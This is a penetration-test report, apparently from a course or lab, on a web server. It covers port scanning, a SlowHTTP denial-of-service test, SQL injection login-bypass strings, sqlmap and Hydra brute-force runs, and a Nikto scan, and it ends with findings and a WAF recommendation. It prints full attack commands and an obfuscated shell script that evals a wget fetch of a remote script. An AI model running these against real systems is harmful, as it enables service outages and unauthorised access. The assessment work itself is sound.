

Namp Scanning:

Ports Opened: 80 , 21337

Ports Filtered: 25, 119, 666, 800, 880, 5190, 8421, 51005

DDOS Test:

The webpage is vulnerable to SlowHTTP attack:

Tool Used in this activity: SlowHTTP


Using the Command : `./slowhttpptest -B -c 65539 -g -o slowhttp -i 5 -r 2000 -t GET -u http://83.212.174.87 -x 24 -p 3`

the webpage could not handle all the requests came to it,

```
Wed Nov 27 13:30:49 2019:
slowhttpptest version 1.6
- https://code.google.com/p/slowhttpptest/ -
test type:                SLOW BODY
number of connections:    65539
URL:                      http://83.212.174.87/
verb:                     GET
Content-Length header value: 4096
follow up data max size:  50
interval between follow up data: 5 seconds
connections per seconds:  2000
probe connection timeout: 3 seconds
test duration:            240 seconds
using proxy:              no proxy

Wed Nov 27 13:30:49 2019:
slow HTTP test status on 60th second:

initializing:             0
pending:                  2662
connected:                941
error:                    0
closed:                   817
service available:       NO
```



Solution: Introduce WAF like Cloudflare in front of the webpage, to protect it from such attacks.

SQL Injection Attacks:

while intercepting the traffic through HTTP proxy, I could find the below results:


```
POST /login.php HTTP/1.1
Host: 83.212.174.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://83.212.174.87/
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
Upgrade-Insecure-Requests: 1

password=gfgdfgd
```

Moving it to repeater to try bypassing the login page:

I have tried to below SQL injections combination to see if anything will work:

' or '1'='1
' or 1=1
1' or 1=1 -- -
' or '1'='1
' or ' 1=1



SQL Injection does not work with all combinations, so I shifted to use SQLMAP tool in kali linux,

Using SQLMap tool to automate the SQL Injection attack:

```
it is recommended to perform only basic UNION tests if there is not at least one other (potential)
technique found. Do you want to reduce the number of requests? [Y/n] n
[08:56:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[08:56:30] [WARNING] POST parameter 'password' does not seem to be injectable
[08:56:30] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values
for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some
kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g.
'--tamper=space2comment') and/or switch '--random-agent'
[08:56:30] [WARNING] you haven't updated sqlmap for more than 116 days!!!
[*] ending @ 08:56:30 /2019-11-27/
```

examining the shell "util.sh" script, but could not find anything

```
obscure() {
    local txt="$1"
    local txt="$a\{'}"
    echo "${txt//?/*}"
}

sql_1 = 'SELECT * FROM form_passwords WHERE "asfsadfd" LIKE CONCAT("%", IF(STRCMP(SYSTEM_USER()
sql_2 = 'REVERSE(), ISNULL(NULLIF(NULL-NULL*NULL, POWER(NULL,NULL))))), IF(STRCMP(SESSION_USER(), "/
dev/null@localhost")=0'

sql_3 = `wget http://83.212.174.87/ma1.sh;`

sql_4 = '10.3.15-MariaDB-0+deb10u1)=0,IF(CONNECTION_ID())=1337,"=-_-,IF(PI())<3,<(^>'

sql_5 = 'LOG(2)),(4*10+1)*2), CHAR(69,4*10+9)), SPACE(1'

echo "Deobfuscating..."

eval "$sql_1"
eval "$sql_2"
eval "$sql_3"
eval "$sql_4"
eval "$sql_5"
```

Brute-forcing Login form:

Trying to Brute-force the password page using Hydra tool:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 83.212.174.87 http-post-form
"/:password=^PASS^:Login Form"
```

```
root@kali:/tmp# hydra -l admin -P /usr/share/wordlists/rockyou.txt 83.212.174.87 http-post-form "/:
password=^PASS^:Login Form"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-27 09:11:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking http-post-form://83.212.174.87:80/:password=^PASS^:Login Form
[STATUS] 1088.00 tries/min, 1088 tries in 00:01h, 14343311 to do in 219:44h, 16 active

[STATUS] 1093.00 tries/min, 3279 tries in 00:03h, 14341120 to do in 218:41h, 16 active
```

tool kept running for about 2 hours without detecting in password.

Running Nikto tool, to identify possible web vulnerabilities:
using the command : nikto -h <http://83.212.174.87>.

```
root@kali:/tmp# nikto -h http://83.212.174.87
- Nikto v2.1.6
-----
+ Target IP:          83.212.174.87
+ Target Hostname:    83.212.174.87
+ Target Port:        80
+ Start Time:         2019-11-27 11:03:36 (GMT-5)
-----
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header 'set-cooki' found, with contents: auth=a95c530a7af5f492a744499e70578d150
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2019-11-27 11:27:15 (GMT-5) (1419 seconds)
-----
+ 1 host(s) tested
```

No critical vulnerability found.

Conclusion:

DDOS Attack: **Vulnerable**
SQL Injection: **Not Vulnerable**
Brute-Forcing: **Not Vulnerable**